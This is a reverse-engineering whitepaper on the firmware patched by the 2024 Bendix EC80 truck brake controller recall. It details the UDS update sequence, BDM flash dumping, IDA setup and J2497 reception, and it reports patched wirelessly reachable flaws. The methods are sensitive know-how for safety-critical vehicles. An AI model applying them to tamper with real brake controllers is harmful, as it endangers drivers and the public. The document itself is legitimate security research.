Reversing a Recall

Technical Whitepaper — v0.1

Ben Gardiner, National Motor Freight Traffic Association Inc.

Introduction

Tractor brake controllers are assumed to be isolated from the trailer's noisy powerline network. This research proves that assumption false.

Introduced circa 2001, the J2497 (aka 'PLC4TRUCKS') powerline databus remains the only industry-standard means to satisfy the trailer ABS warning light requirement of FMVSS 121, S5.1.6.2(b). As such, J2497 has been present in all towing application Class 8 vehicles in North America from 2001 to the present.

Previous research on J2497 ECU security revealed that J2497 is wirelessly reachable and trailer brake controller ECUs implement diagnostics functions inside J1587 Data Link Escapes beyond FMVSS 121 requirements. However, current threat models assume tractor brake controllers only process necessary LAMP messages on J2497.

The 2024 Bendix EC80 safety recall revealed safety impacts to tractor ECUs from J2497 reception, suggesting the EC80 processed J2497 traffic beyond necessary LAMP messages. The safety recall was remediated via a firmware update of the EC80 using the 'ID9363' updater executable.

We performed binary differential analysis on the S12X firmware (FW) pre- and post-recall in 3 types of the EC80 (one for each OEM affected by the recall). Results show extensive processing of J1587 messages received by the tractor brake controller over J2497 in the removed code. This code contained vulnerabilities including hardcoded secrets protecting traction control configuration, buffer overflows, and memory corruption leading to denial of service (of the vehicle) and remote code execution. Finally, we identified the removal of PID handlers discoverable through simple fuzzing. This suggests the safety recall also functions as a security patch, preventing attackers with wireless, 'adjacent' access to J2497 from exploiting these vulnerabilities. This paper focuses exclusively on changes that were 'fixed' by this patch; no '0day' vulnerabilities are revealed as all have been patched.

Background

In late 2024, three Class 8 vehicle OEMs in North America issued a safety recall; these were the three OEMs that integrate the Bendix EC80 brake controller. Bendix identified potential memory corruption causing the ECU to go offline and worked with OEMs to deploy a firmware

update for affected trucks – those with Electronic Stability Program (ESP) or Automatic Traction Control (ATC) features – estimated at 450,000 units at the time of this writing. The timeline of this recall is summarized below in Figure 1. The recall was later expanded in October 2025 to cover some units which were sold as aftermarket equipment (all NHTSA recalls for this same issue known at this time: 24V780000, 24V818000, 24V915000, 25E073000, 25E077000, 25E078000 and Transport Canada recalls: 2024-744, 2024-655, 2024-633, 2024-632).



Figure 1: Bendix Recall Timeline.

The firmware update was distributed to fleets via a Windows executable, 'ID9363'. We examine the ID9363 update process and the resulting firmware changes in three EC80 ECUs (one per OEM).

The firmware update, or 'patch', purportedly prevents J2497 noise from triggering memory corruption. However, due to CVE-2022-26131, it is possible to wirelessly inject signals onto J2497. It is also possible to inject from compromised connected devices such as the increasingly common trailer telematics devices. We examine if these memory corruptions could be triggered by malicious actors using wireless (or wired) injection on J2497.

J1587 serves as (roughly) the application layer for J2497, while J1708 defines the original physical and data link layers (i.e. "framing"). The J1708 physical layer is replaced with a Power Line Carrier (PLC) modulated over the 12V auxiliary power line in J2497, but it inherits the J1708 data link and J1587 application layers. A frame can only be a maximum of 21 bytes long and must end with a one-byte checksum (the two's complement of the sum of the preceding bytes). In software, the frames are received byte-by-byte over a standard UART peripheral via a J1708 to J2497 converter chip (the Intellon SSCP485).

For the J1587 application layer, the first byte is defined by J1708 and is the Message Identification (MID), which identifies the sender or the message type. MIDs 0x0A (LAMP ON), 0x0B (LAMP OFF), and 0x57 (Active Trailer ABS Event) are required by the J2497 standard. For other J1587 messages the bytes following the MID are Parameter Identification (PID), which specify

the type of attached data (e.g., VIN, wheel speed, diagnostics) followed by parameters (payload). Some PIDs have a fixed data length (like a 1-byte speed value), while others are variable length. PIDs data enables transmission of vehicle signals, diagnostic commands, and proprietary data.

The Bendix EC80 is a heavy-duty vehicle Electronic Control Unit (ECU) responsible for Anti-lock Braking (ABS), ATC, and ESP functions. It controls pneumatic circuits through external pressure modulation valves connected to PCB-mounted FET drivers. During initialization, absent critical Diagnostic Trouble Codes (DTCs), modulators undergo individual testing, producing a 'roll call' of small air chuffs. In a bench environment the same successful power-on results in a clicking of a failsafe 'diagonal' relay.

The table below provides an overview of the EC80 units acquired for this study. The complexity of the EC80 firmware varies with the integrated features. The middle target, `2ec80`, represents a medium complexity unit and was selected as the primary target for reverse engineering in this paper. All findings have been validated across all the target firmwares.

Target Name	`1ec80`	`2ec80`	`3ec80`
FW version, before	Z228999	Z266494	Z286098
FW version, after	Z300822	Z302578	Z302579
Sticker Name	EC80ESP+	EC80ESP	EC80ESP
Non-sticker Feature	J1708	-	-
Sticker Features	6S/6M	6S/6M	4S/4M
	PLC	PLC	PLC
	2nd CAN	2nd CAN	-
	-	CAN Gateway	-
	Integrated TPMS	-	-
HW Date Code	20220723	20230507	20221019
SW Date Code	3H0922G	3E2323G	2F1423G

The EC80 units affected were released in April 2020. Given its role in preventing rollovers and maintaining stability, brake controllers are expected to have a high Automotive Safety Integrity Level (ASIL), likely ASIL C or D, to meet OEM safety targets. While specific ASIL targets for EC80 vehicles are unpublished, Hazard Analysis and Risk Assessment (HARA) of brake controllers identified ASIL D scenarios. While focused on autonomous systems, this analysis notes the architecture applies to non-autonomous vehicles, stating the brake system is critical regardless of autonomy. Furthermore, the literature for a competing product, the mBSP, explicitly states compliance with ISO 26262 up to ASIL D.

A Threat and Risk Assessment (TARA) of Class 8 vehicles ranked brake controllers third, after telematics and gateway devices, for cybersecurity priority. The EC80 connects to multiple interfaces, including "Untrustworthy Network Domains" like J2497. Because it is not explicitly intended to transport, translate, or filter traffic, it is classified as an "unintended gateway" device (although the 'Z' version which implements a 'CAN Gateway' could be considered a '(intentional) gateway device'). Consequently, it must satisfy cybersecurity requirements NGW-S-001 (Security Assurance), NGW-S-002 through -005 (Won't Transport, Translate, Filter, etc.).

The EC80 uses two S12X microcontrollers (as can be seen in the PCBs pictured in Figure 2). Both are specifically the NXP MC9S12XEQ512, a 16-bit microcontroller from the S12X family; however, the 'left' MCU is in a smaller footprint 80-pin QFP package compared to the larger 'right' MCU in a 144-pin LQFP package.

Figure 2: The PCBs of the three EC80s acquired and tested. A 0.1" header is installed for access to the BDM programming pins on the right S12X MCU. The added/removed components are highlighted in green/red, respectively.

The S12X features an XGATE peripheral coprocessor to offload high-speed data transfer and logic processing from the main CPU12X core. The S12X employs a paging architecture using PPAGE, EPAGE, and RPAGE registers to map 16-bit logical windows into a 23-bit global address space. The device includes 512 KiB of PFLASH (Program Flash) residing at global addresses 0x780000 - 0x7FFFFF and 32 KiB of DFLASH (Data Flash) located at 0x100000 - 0x107FFF. Additionally, it features a 4 KiB Emulated EEPROM (EEE) buffer RAM mapped to global addresses 0x13F000 - 0x13FFFF, which allows the firmware to treat the DFLASH as random-access non-volatile memory.

ID9363 Update Process



Figure 3: Comparison of the PFLASH of 2ec80 before and after ID9363 update. The unchanged extents illustrate that both the interrupt vector table at the end of PFLASH (0x7E8800) and the region 0x7E8800 - 0x7FC000 were skipped by the firmware update. Many other locations where the PFLASH contents are unchanged were found to have value 0x3F '?', the Software Interrupt (`SWI`) instruction, which we believe is used as a padding value. The number of 0x3F bytes increased, suggesting function deletion by the update. Function prolog estimate locations across the update suggest shifting to lower addresses which (also) suggests function deletion by the update.

We observed several EC80 firmware updates. The new firmware is readable in cleartext from

CAN databus captures; however, analyzing the update requires the pre-update firmware contents. While some ECUs offer a UDS 'upload' service, we confirmed the EC80 does not. From the traffic we reconstructed the seed-key exchange routine in closed-form for all DSC,SA sessions, confirming no firmware upload service exists in the observed sessions (DSC=2,SA=5) (DSC=3,SA=1) (DSC=3,SA=7) (DSC=3,SA=3) (memory leaks, other unintended upload functionality in the bootloader or application are out of the scope of this paper).

We used the BDM interface to dump PFLASH, DFLASH, and EEE (emulated in DFLASH) from both MCUs to obtain the pre-update firmware. We found that both the XPROG tool and PROGS12Z worked well. XPROG creates flat binary files of PFLASH, DFLASH and EEE which correspond to their global address extents. PROGS12Z creates .s19 files which contain the global address extents of PFLASH, DFLASH, and EEE.

We found that although the S12X used in the EC80 supports read-out protection, it was not enabled. We confirmed that the data transferred over CAN matches the PFLASH contents after update. Only the 'right' MCU (larger package) receives code changes; the 'left' MCU's PFLASH remained unchanged. While the 'left' MCU's PFLASH (code) remains static, the update process does push changes to its DFLASH/EEE regions, implying shared state or configuration data synchronization between the dual cores. We focus solely on the 'right' MCU's code changes.

A visualization of the byte-by-byte difference of PFLASH before and after update of a `2ec80` is presented in Figure 3. Byte differences are marked by pink fill, red outline boxes, and are numerous (this is clearly not a micropatch). The "Drive Block"s 1 and 2 are labeled. The PPAGE numbers corresponding to the PFLASH offset are labeled at the bottom for reference. The same style of visualization will be reused throughout the paper to illustrate successive analysis steps. In this figure function prolog estimates are plotted as green circles (in subsequent figures the functions resulting from firmware analysis will replace these).

Despite extensive byte differences, the high-level source code changes may be concise. Small machine code changes and linking order can cause massive byte differences. Byte-level analysis cannot reveal specific code changes or isolate areas of interest, as changes span 'Drive Blocks' 1 and 2. Understanding the changes requires disassembling and comparing the pre- and post-update images.

The update process is executed by the ID9363 updater executable, where we captured the J1939 traffic sent between it and the target ECU. The update process uses UDS on J1939; in all cases we observed the traffic was unicast, default priority, between the vehicle diagnostic adapter at address 0xF9 and the brake controller at 0x0B: resulting in the two extended (29-bit) CAN IDs 0x18DA0BF9 and 0x18DAF90B. The CAN traffic was filtered on those two IDs and processed with Wireshark to reconstruct the ISO-TP multi frame messages used by UDS and then these were analyzed to reconstruct the ID9363 update process, a simplified summary of which is reproduced below in the table of ID9363 Update Process Steps.

Step	Description
1. Tester Present	2x Tester Present requests; many more periodically and all omitted below.
2. Read DIDs (Start)	Read Data By Identifier requests for: 0xF18A, 0xF192, 0xF18C, 0xF194, 0xFDEA, 0xFDA0, 0xFDE8.

Step	Description
3. Auth to Programming	Diagnostic Session Control (0x02) followed by Security Access (0x05) seed-key exchange.
4. Fingerprint	Write Data By Identifier (0xF184) to record Tool ID (contains “ID9363”). Always follows auth step; omitted in the following.
5. Download Block 1 of 2	RoutineControl (Erase), RequestDownload, TransferData. Writes 0x68800 bytes to PFLASH (0x780000 - 0x7E8800).
6. Download Block 2 of 2	RoutineControl (Erase), RequestDownload, TransferData. Writes 0x3800 bytes to PFLASH (0x7FC000 - 0x7FF7FF).
7. Checksum & Reset	RoutineControl (0xFF01 checkProgrammingDependencies) without any extra parameters, followed by Hard Reset.
8. Auth to Programming	Re-enter Programming Session (0x02) followed by Security Access (0x05). And fingerprint.
9. Download Dataset	RoutineControl (Erase), RequestDownload, TransferData. Writes 0xC00 bytes of dataset/calibration data to EEE buffer at 0x13F400.
10. Checksum & Reset	RoutineControl (0xFF01) with extra parameters (4 bytes), followed by Hard Reset.
11. Auth to Extended	Enter Extended Session (0x03) followed by Security Access (0x01). And fingerprint.
12. Write Proprietary DID	Write Data By Identifier (0xFDA0) with values from Step 2.
13. Write Customer PN	Write Data By Identifier (0xF191 vehicleManufacturerECUHardwareNumberDataIdentifier).
14. Auth to Extended	Enter Extended Session (0x03) followed by Security Access (0x07). And fingerprint.
15. Write Proprietary ‘Revision’ DID	Write Data By Identifier (0xFDEA) with revision data (e.g., ‘R011’).
16. Update Proprietary DID	Read and Write Data By Identifier (0xFDE8).
17. Auth to Extended	Enter Extended Session (0x03) followed by Security Access (0x03). And fingerprint.
18. ‘Commit Step’ & Reset	Proprietary Requests: 0xFE5C, 0xFE5D, 0xFE6A followed by hard reset.
19. Clear DTCs	
20. Read DIDs (End)	Read Data By Identifier requests (0xF192, 0xF194, 0xFDEA, 0xF18C) to verify update.

EC80 Bootloaders and Application

Global PFLASH byte differences (Figure 3) and ID9363 updater traffic analysis (see below) indicate a J1939 CAN UDS bootloader in the skipped region. We label this the ‘late’ bootloader as it does not contain the reset vector. Code between the reset vector and this late bootloader is

labeled the ‘early’ bootloader. Its code likely resides in some subset of PPAGE 0xFF (aka “Drive Block 2 of 2”) which has a fixed mapping in the S12X memory space.

The bootloaders presumably hand-off to the ‘application’. Its code is very likely in the “Drive Block” 1 of 2 region, although it could have some code in the other “Drive Block” as well to make use of the fixed mapping of PPAGE 0xFF.

Limitations of Static Analysis



Figure 4: Visualization of what the IDA Pro auto-analysis achieved after creating entrypoints for each of the handlers in the default interrupt vector table. The lack of functions in all but the ‘early’ and ‘late bootloader’ regions illustrates that auto-analysis is not able to follow the exeution flow into the ‘application’ region.

The S12X primarily uses a 16-bit memory space with banked windows (PPAGE, DPAGE, RPAGE) to access global memory, rather than direct global addressing (Figure 5) (although specific, slower execution, instructions exist for direct global address access). Disassemblers must model this mapping to correctly resolve page-dependent references to the global address space. Fixed mappings, like PPAGE 0xFF at 0xC000-0xFFFF, are straightforward. The reset vector is in this address so starting analysis with a disassembler is likewise straightforward. In all EC80 firmwares, execution quickly encounters a call instruction with a 3-byte target: a 16-bit offset and a PPAGE. At this point the disassembler needs to have the code in the correct location in its memory model.



Figure 5: Local 16-bit memory map of S12X by linkerscope. Green for fixed page areas and blue for paged windows.

There are not many examples of S12X architecture reversing available. Of course the seminal work of Miller and Valasek did include S12X reversing of a power assist steering module, and it did include uncovering the use of hardcoded passwords there for UDS seed-key exchange

(the security access $27 service). But the 'how' of creating dumps of PFLASH, DFLASH, RAM and assembling it for a reverse engineering tool (e.g. IDA Pro as used by Miller and Valasek) are not available. The recent analysis by Pulse Security of a motorcycle ECU demonstrates a way to assemble an S12X target binary image for analysis in Ghidra before switching to hunting for numeric tables in Flash. Ghidra does not support the XGATE coprocessor, whereas IDA Pro does; therefore IDA Pro was selected for this analysis. The IDA Pro support team was kind enough to provide a code snippet of how PPAGE is modeled in the IDA linear address space model. It corresponds to how all of Ghidra, the HSW12 open source assembler, and the original S12X debugger, HiWave treat it: use PPAGE as the most significant byte in a three-byte address (e.g. the gray boxes in Figure 6). The same is done for RPAGE and EPAGE. This causes IDA linear space collisions between EPAGE 0x10/0x13 and DFLASH global addresses. No workaround exists; users must be cautious if firmware uses both. Because RPAGE and PPAGE windows are discontiguous in the 16-bit local space this does not cause collisions. This addressing scheme is very useful and will be used in the remainder of the paper (i.e. any three byte addresses other than global addresses imply the first byte is the page and the remaining bytes are the offset within it). The linear mapping scheme utilized—prepending `PAGE` indices to 16-bit offsets—results in unavoidable collisions between `EPAGE` 0x10/0x13 and the global DFLASH address space. Note that while `RPAGE` and `PPAGE` windows are discontiguous in the local 16-bit space, `EPAGE` mapping requires careful handling to avoid aliasing DFLASH globals. IDA also expects to be able to address the global memory space in the exact same address values in its linear memory map (the peach boxes in Figure 6); however, this is only used for instructions that do global memory space access.



Figure 6: Illustration of the copies of PFLASH placed in the IDA Linear Address space memory map for some success in static analysis.

We used IDA Pro Python scripts to map PFLASH to global addresses and copy it to high-byte and fixed PPAGE locations in the 16-bit local space (Figure 6). We then created an entrypoint for every interrupt vector in 0xFF80 - 0xFFFF, including reset, CAN, Programmable Interrupt Timer (PIT), Serial Communications Interface (SCI), and all other peripherals with an interrupt. IDA Pro analysis results are shown in Figure 4, with function extents replacing the prolog esti-

mates used previously in Figure 3.



Figure 7: Visualization of what the IDA Pro auto-analysis achieved after creating entrypoints for each of the handlers in an interrupt vector table given by IVBR=0xF7. As compared to Figure 4 this now shows some functions in the ‘application’ region; however, they represent a small fraction of the firmware’s total application code, the upper bound of which is given by the byte differences. Similar to the prologs in Figure 3 this now shows correlated, left-shifted function extents which (again) suggest code deletion by the update; however, the low overall coverage limits our confidence.

Analysis proceeds past three-byte calls, confirming correct PPAGE installation. While analysis reaches the late bootloader, it fails to reach application code. Starting from the reset vector often yields incomplete coverage due to unresolved data-dependent jump or call targets in many firmwares and the EC80 is no exception.

We focus on J2497 processing changes, so understanding the entire EC80 bootloader is unnecessary. The EC80 receives J2497 data via an Intellon SSCP485 chip connected to the S12X SCI2 peripheral. However, the SCI2 interrupt vector of the default table points to a dummy function, and no discovered functions reference SCI2 data registers.

J2497 Reception Architecture of EC80

The reception is driven by events from the SCI2 and PIT hardware peripherals as illustrated in Figure 8, PIT being used to manage timeouts. SCI2 is a UART that supports several interrupt event types and the receiver state machine makes use of ‘data ready’ (RDRF), IDLE, and edge (RXEDGIF) events. The entire state machine is distributed over several functions which all access address 0x3C52, a set of control bitfields, summarized below. The table lists all control bits of the state tracked at address 0x3C52 and its client functions.

Bit Mask	Control Name	Function Address(es)
0x01	**PENDING**	`sub_EBBE13`
0x02	**IGNORE_RX**	`sub_EBBB47`
0x04	**TIMEOUT**	`sub_EBBB47`, `sub_EBBE13`, `sub_EC80B5`, `sub_EBBEDB`
0x08	**BUF_DONE**	`sub_EBBB47`, `sub_EBBE13`, `sub_EC80B5`
0x10	**BUF_FULL**	`sub_EBBB47`, `sub_EC803E`
0x20	**EDGE_TRIG**	`sub_EC80D0`, `sub_EC80F8`, `sub_EBBEDB`

The state machine maintains a running checksum on every byte received and will mark a complete frame on an IDLE event if the checksum is correct and the frame length is between 3 and 21 (inclusive), matching the J1708 specification's "Total message length, including MID and checksum, shall not exceed 21 characters." The state machine injects the length of the received frame minus 1 into the receive buffer 0x3BF5 at the byte preceding the current received frame (e.g., index 0 for the first frame) and increments the frame counter 0x3BF4. Further frames are stacked in this receive buffer for First-In, First Out (FIFO) processing outside the interrupt context up to a maximum size of 0x54 bytes (combined data and injected frame lengths).

There are two reads of the SCI2 Data Register Low (DRL), the first (in the ISR) is a necessary hardware 'handshake' to satisfy the peripheral's requirement of two reads to clear its state, the real data read occurs within the state machine in `sub_F1AFA7`; it reads the data and catalogs all the errors which are detected by any given UART peripheral – but only the data byte is consumed by the callers, all error information is discarded. This means that all error detection is deferred to the correct checksum calculation described previously.

The J2497 frame reception is realized by a state machine driven by the events as described above. As detailed in Section 6, the dataflow is straightforward: frames are appended to a receive buffer at 0x3BF5, and completion is signaled via the frame counter at 0x3BF4 (see Figure 9).

Limitations of Dynamic Analysis

Since static analysis failed to reveal SCI2 access, we used the unlocked BDM for dynamic analysis.

The debugger software we had access to is HiWave. Breakpoints on SCI2 register reads were never triggered. We found that breakpoints cease functioning after the late bootloader entry-point (0xFBADB1). The cause is unknown; possibilities include `BGND` instruction execution or resets triggered by the secondary ('left') processor. Attempts to reset both MCUs in tandem failed. Despite evidence of debug-aware firmware (e.g. watchdog feeding after `STOP`), we abandoned further investigation to focus on the firmware patch.

BDM allows reading S12X address spaces without interrupting execution (mostly; BDM accesses global address space bypassing the MPU. It is non-intrusive only during free bus cycles, otherwise stealing cycles or stalling the CPU). We used HiWave's scripting interface to create hexdumps and convert them to .s19 files. This allowed us to read 'live' RAM and register contents without breakpoints and load them into IDA.

NOTE: you must set the hiwave command window's cache limit to unlimited before running the script/commands below:

```
DMM CACHINGOFF
DMM WRITEREADBACKOFF
HCS12X_MAP4000 RAM
db 0x4000'L..0x7FFF'L
db 0x0f8000'G..0x0FBFFF'G
```

